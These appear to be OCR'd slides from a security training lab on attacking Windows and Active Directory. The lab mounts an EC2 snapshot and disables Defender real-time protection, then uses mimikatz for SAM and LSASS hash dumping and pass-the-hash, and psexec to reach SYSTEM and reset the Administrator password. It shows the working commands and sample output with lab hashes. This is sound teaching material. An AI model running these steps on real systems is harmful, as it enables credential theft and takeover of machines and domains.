
Don't mind if I do

YOUR GOAL

Create a snapshot of a windows volume
Mount the volume to your windows

YOUR TOOLS

AWS Console (EC2 Service)





4 - AWS: EC2 SnapShots

Don't mind if I do

Tutorial

How to create a snapshot and mount it on windows






4 - AWS: EC2 SnapShots

Don't mind if I do

Tutorial

How to create a snapshot and mount it on windows





4 - AWS: EC2 SnapShots

Don't mind if I do

Tutorial

How to create a snapshot and mount it on windows







4 - AWS: EC2 SnapShots

Don't mind if I do

Tutorial

How to create a snapshot and mount it on windows






4 - AWS: EC2 SnapShots

Don't mind if I do

Tutorial

How to create a snapshot and mount it on windows



4 – Active Directory: IAM

Ignore this if you want to play in hard mode

Windows Security

Windows Security settings

windows security

Windows Security

Security at a glance

See what's happening with the security ar
and take any actions needed.

Virus & threat protection

No action needed.

Windows Security

Virus & threat protection settings

View and update Virus & threat protection settings for Microsoft Defender Antivirus.

Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

Real-time protection is off, leaving your device vulnerable.

Off

Virus & threat protection settings

No action needed.

Manage settings


4 – Active Directory: IAM

Password storage on Windows

Local account passwords are stored in the registry hive **SAM** *(Security Account Manager)*

```
mimikatz # lsadump::sam
Domain : PRT-DEFAULT
SysKey : a23885eb0564631da8823accf9d33995
Local SID : S-1-5-21-3529450083-3770604521-3523588150

SAMKey : eaa517cb732150381bb49b1875d7f31a

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: 55257ffaa5c1c8cc2394b81961aa2346
```

To avoid storing clear-text passwords, passwords are hashed (with the NTLM or LM format). In practice, **knowing the hash is almost the same as knowing the password***!*



4 – Active Directory: IAM

Password storage on Windows

YOUR GOAL

You now have access to all the files of a Windows server. Can you find anything within these files **that would allow you to escalate your privileges** *and* **take control of the server PRT** *?*

YOUR TOOLS

mimikatz

```
:: Read the hash of the local Administrator account from the registry hives SYSTEM and SAM
:: Registry hives are located in D:\Windows\system32\config
privilege::debug
lsadump::sam /system:SYSTEM /sam:SAM
:: Inject the hash into a new process
sekurlsa::pth /user:Administrator /domain:localhost /ntlm:[NTLM] /run:cmd.exe
```

psexec

```
:: connect to prt-[WORKSPACE] as system (requires an exposed SMB service on the port 445)
psexec -s -i \\[TARGET_IP] cmd.exe
:: for convenience, you can change the Administrator password and connect with RDP
net user Administrator [PASSWORD]
```

4 – Active Directory: IAM


Password storage on Windows

```
C:\Tools\PSTools>psexec -s -i \\ip-10-11-1-112.us-west-2.compute.internal cmd.exe

PsExec v2.43 - Execute processes remotely
Copyright (C) 2001-2023 Mark Russinovich
Sysinternals - www.sysinternals.com


Microsoft Windows [Version 10.0.20348.1850]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>hostname
prt-default

C:\Windows\system32>whoami
nt authority\system
```

```
mimikatz # sekurlsa::pth /user:Administrator /domain:localhost /ntlm
:3fa678fdd519ba73eb55d44c04e5f3da /run:cmd.exe
user    : Administrator
domain  : localhost
program : cmd.exe
impers. : no
NTLM    : 3fa678fdd519ba73eb55d44c04e5f3da
  |  PID  5516
  | PS C:\Windows\System32> dsregcmd /status
  |
```

```
+----------------------------------------------------------------------+
| Device State                                                         |
+----------------------------------------------------------------------+

             AzureAdJoined : YES      Azure Active Directory
          EnterpriseJoined : NO
              DomainJoined : YES      Active Directory
                DomainName : DEVSECOOPS
               Device Name : prt-default.devsecoops.academy    DNS hostname
```


aws


3. Snapshot
2. Read user data
1. Exposed S3 bucket

4 – Active Directory: IAM

Active Directory: *Microsoft directory service to* **manage digital identities and permissions**

IT identity

Workers, contractors

Administration

Helpdesk, functional admins, technical admins

Active Directory

Devices

Corporate or personal devices (BYOD)

IT resources

Mail servers, printers, DNS/DHCP, etc.

Identities are regrouped into a **domain**. *Each domain is hosted by servers called* **domain controllers**. *Domain accounts passwords are stored in the database* **NTDS.dit** *on domain controllers.*

- *Domain user credentials are also stored in a cache on a local machine (in the registry hive SECURITY)*
- *Domain user credentials can also be found in the memory of the* **LSASS** *process (Local Security Authority Subsystem Service)*

4 – Active Directory: Lateral movement

Credential dumping

YOUR GOAL

You now are administrator of a Windows server belonging to a domain. Can you find anything within the server **that would allow you to compromise domain accounts***?*

YOUR TOOLS

mimikatz

```
:: using cmd.exe as local admin
privilege::debug
:: log output to mimikatz.log for convenience
log
:: extract NTLM hashes from the memory of lsass
sekurlsa::logonpasswords
```

Tools are available in C:|Tools

4 – Active Directory: Lateral movement


Credential dumping

The domain accounts **support-default** *and* **user-default** *are found within* **LSASS**

```
msv :
 [00000003] Primary
 * Username : support-default
 * Domain   : DEVSECOOPS
 * NTLM     : 3fa678fdd519ba73eb55d44c04e5f3da
```

```
msv :
 [00000003] Primary
 * Username : user-default
 * Domain   : DEVSECOOPS
 * NTLM     : 3fa678fdd519ba73eb55d44c04e5f3da
```

Note: The passwords are the same in this lab to make sure you do not stay blocked



